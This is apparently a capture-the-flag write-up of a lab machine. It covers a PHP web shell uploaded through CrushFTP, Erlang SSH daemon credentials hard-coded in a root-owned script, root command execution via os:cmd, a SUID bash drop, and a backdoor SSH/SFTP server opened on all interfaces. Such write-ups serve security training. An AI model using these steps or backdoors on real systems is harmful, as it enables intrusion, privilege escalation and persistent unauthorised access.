
ben owns interesting dev artifacts (RSA-keyed SSH; no plaintext creds).
Remember:
CrushFTP uploads require VFS write perms—admin without a writable VFS cannot upload; a normal user with write-enabled VFS can.
Reset ben's password and log in:

We can upload files here, and the path is visible via Copy Link:


PHP won't execute under /ben, but ben's role grants reach into webProd, which is exactly the PHP project web root. Drop the malicious PHP there:

Now we can access it via the web root path http://soulmate.htb/shell.php, and the PHP file is parsed by the server properly:

Upload a reverse shell and trigger for post-exploitation access:
USER
Enum Configs
After landing a webroot reverse shell, we immediately pillage configuration—starting with config.php:
<?php
class Database {
    private $db_file = '../data/soulmate.db';
    private $pdo;

    public function __construct() {
        $this->connect();
        $this->createTables();
    }

    private function connect() {
        try {
            // Create data directory if it doesn't exist
            $dataDir = dirname($this->db_file);
            if (!is_dir($dataDir)) {
                mkdir($dataDir, 0755, true);
            }

            $this->pdo = new PDO('sqlite:' . $this->db_file);
            $this->pdo->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
            $this->pdo->setAttribute(PDO::ATTR_DEFAULT_FETCH_MODE, PDO::FETCH_ASSOC);
        } catch (PDOException $e) {
            die("Connection failed: " . $e->getMessage());
        }
    }

    private function createTables() {
        $sql = "
        CREATE TABLE IF NOT EXISTS users (
            id INTEGER PRIMARY KEY AUTOINCREMENT,
            username TEXT UNIQUE NOT NULL,
            password TEXT NOT NULL,
            is_admin INTEGER DEFAULT 0,
            name TEXT,
            bio TEXT,
            interests TEXT,
            phone TEXT,
            profile_pic TEXT,
            last_login DATETIME,
            created_at DATETIME DEFAULT CURRENT_TIMESTAMP
        )";

        $this->pdo->exec($sql);

        // Create default admin user if not exists
        $adminCheck = $this->pdo->prepare("SELECT COUNT(*) FROM users WHERE username = ?");
        $adminCheck->execute(['admin']);

        if ($adminCheck->fetchColumn() == 0) {
            $adminPassword = password_hash('Crush4dmin990', PASSWORD_DEFAULT);
            $adminInsert = $this->pdo->prepare("
                INSERT INTO users (username, password, is_admin, name)
                VALUES (?, ?, 1, 'Administrator')
            ");
            $adminInsert->execute(['admin', $adminPassword]);
        }
    }

    public function getConnection() {
        return $this->pdo;
    }
}

...The web app's default admin credential is admin / Crush4dmin990. But we've already compromised the host; we're hunting higher-value pivots.
Erlang
Remember the admin dashboard advertised:
sftp://23.106.60.163:2222/ (SSH)→ an SFTP/SSH endpoint on 2222.
Local truthing. Socket inspection shows it's loopback-bound:
www-data@soulmate:~$ netstat -lantp

Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:4369            0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:2222          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8443          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      1199/nginx: worker
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:9090          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:42195         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:44667         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      -
...Recon confirms Erlang/OTP in play: EPMD (4369) plus a local Erlang node port (127.0.0.1:44667). With OTP present, the escript runner is expected:
www-data@soulmate:~$ which escript
/usr/local/bin/escriptThe Erlang “script” runner escript lets us execute Erlang code as a script (shebang-style #!/usr/bin/env escript).
So we know OTP lands under /usr/local, and its runtime libs locates at /usr/local/lib/erlang:
www-data@soulmate:/usr/local/lib$ ls
erlang erlang_login python3.10Side-by-side with the OTP tree (/usr/local/lib/erlang), we see a sibling /usr/local/lib/erlang_login. That name implies Erlang component related to “login”/auth:
www-data@soulmate:/usr/local/lib$ ls -l erlang_login
-rwxr-xr-x 1 root root 1570 Aug 14 14:12 login.escript
-rwxr-xr-x 1 root root 1427 Aug 15 07:46 start.escriptBoth root-owned. start.escript reveals the payload:
#!/usr/bin/env escript
%%! -sname ssh_runner

main(_) ->
    application:start(asn1),
    application:start(crypto),
    application:start(public_key),
    application:start(ssh),

    io:format("Starting SSH daemon with logging...~n"),

    case ssh:daemon(2222, [
        {ip, {127,0,0,1}},
        {system_dir, "/etc/ssh"},

        {user_dir_fun, fun(User) ->
            Dir = filename:join("/home", User),
            io:format("Resolving user_dir for ~p: ~s/.ssh~n", [User, Dir]),
            filename:join(Dir, ".ssh")
        end},

        {connectfun, fun(User, PeerAddr, Method) ->
            io:format("Auth success for user: ~p from ~p via ~p~n",
                      [User, PeerAddr, Method]),
            true
        end},

        {failfun, fun(User, PeerAddr, Reason) ->
            io:format("Auth failed for user: ~p from ~p, reason: ~p~n",
                      [User, PeerAddr, Reason]),
            true
        end},

        {auth_methods, "publickey,password"},

        {user_passwords, [{"ben", "HouseH0ldings998"}]},
        {idle_time, infinity},
        {max_channels, 10},
        {max_sessions, 10},
        {parallel_login, true}
    ]) of
        {ok, _Pid} ->
            io:format("SSH daemon running on port 2222. Press Ctrl+C to exit.~n");
        {error, Reason} ->
            io:format("Failed to start SSH daemon: ~p~n", [Reason])
    end,

    receive
        stop -> ok
end.It hard-codes creds: ben / HouseH0ldings998
This script starts OTP apps, then ssh:daemon(2222, …) → SSH/SFTP server bound to 127.0.0.1 — proved that it stands up a full SSH server, not just sftp:
Pop an Erlang shell on ssh_runner@soulmate:
ssh -p 2222 [email protected] # HouseH0ldings998Eshell ≠ Bash. Execute OS commands via os:cmd/1 (each line ends with .):
os:cmd("id").
os:cmd("cat /root/root.txt").
q().	% quit Eshell
Rooted?

Password Reuse
The recovered ben password also works on system OpenSSH (22)—a clean lateral into the Unix account:
ROOT
Erlang Shell
We already own the path to root, so we cut straight to the payload: open an Erlang shell on the internal daemon:
ssh -p 2222 [email protected] # HouseH0ldings998Because the daemon runs as root, os:cmd/1 executes with full privileges. The Eshell semantics are documented in the official guide.
Harden the session so errors don't nuke our state:
catch_exception(true).os:cmd/1 is sufficient to crown us.
But let's flex a few elegant plays.
1. Custom Erlang Helper
Hot-load a tiny helper via the shell's c/1, then invoke it as a bare command:
%% 1) Write the helper module to a writable dir
file:write_file("/tmp/user_default.erl",
<<"-module(user_default).\n-export([root/0]).\nroot() -> os:cmd(\"/usr/bin/install -o root -g root -m 4755 /bin/bash /tmp/b\").\n">>).

%% 2) Compile it from /tmp so c/1 finds the file
cd("/tmp").

%% 3) Compile & load
c(user_default).

%% 4) Run the payload (thanks to user_default, this works as a bare command)
root().user_defaultmagic: In Eshell, an unqualified call likeroot().resolves touser_default:root/0first. So defining/exportingroot/0in a module nameduser_defaultmakes it callable as a bare shell command.c(Module)is the shell's built-in compiler helper: it compiles the.erlin the current directory and loads the.beamso we can call it immediately.
Trigger the SUID drop and step through the door:

Rooted.
2. Spawn A Stable Command Port
Per the Erlang security notes, we can wire an external process to our Eshell and keep it alive.
open_port/2 gives us a streaming, bidirectional handle we can keep alive, send commands to, and parse incrementally—perfect for building stable pivots or backdoors.
%% 1) Start the port
P = open_port({spawn_executable, "/bin/sh"},
              [{args, ["-c","id; whoami; uname -a"]},
use_stdio, exit_status, stderr_to_stdout, binary]).open_port/2: spawns and connects to an external program (a “port”) and returns a Port handleP. Our Erlang process becomes the controlling process for that OS child.{spawn_executable, "/bin/sh"}: run/bin/shdirectly (no extra shell wrapping).{args, ["-c","id; whoami; uname -a"]}: pass argv; here we ask/bin/shto execute a single command string.use_stdio: hook the child's stdin/stdout to Erlang—so we can read/write it.stderr_to_stdout: merge stderr into stdout so we don't miss errors.binary: deliver data as binary() chunks (faster, easier to append).exit_status: when the child exits we'll receive{P, {exit_status, Code}}.
After open_port, do a receive to collect the output:
%% 2) Collect until the program exits
Collect = fun Loop(Acc) ->
    receive
      {P, {data, Bin}}       -> Loop(<<Acc/binary, Bin/binary>>);
      {P, {exit_status, N}}  -> {N, Acc}
    end
end,
{Code, Out} = Collect(<<>>),
io:format("Exit: ~p~n~s", [Code, Out]).We see the output of id, whoami, uname -a, plus the exit code:

A neat, streaming command channel—with introspection when needed:
erlang:port_info(P).          % inspect port
link(P).                      % die if port dies (or receive {'EXIT', P, Reason})
port_close(P). % close explicitly3. Shadow SSH/SFTP Backdoor
Spin up a second SSH server—our own ingress with SFTP enabled:
ssh:start(),
ssh:daemon(22222, [
  {ip,{0,0,0,0}},
  {system_dir,"/etc/ssh"},
  {subsystems,[{"sftp",{ssh_sftpd,[]}}]},
  {auth_methods,"publickey,password"},
  {user_passwords,[{"axura","Axura4sure~"}]}
]).ssh:start()boots the OTP SSH application.ssh:daemon/2launches a full SSH server on port 22222.{ip,{0,0,0,0}}exposes it on all network interfaces (not just localhost).- SFTP is explicitly enabled via the
subsystemsoption.
Then log in via our new credentials:
ssh -p 2222 [email protected] # Axura4sure~
Game over.
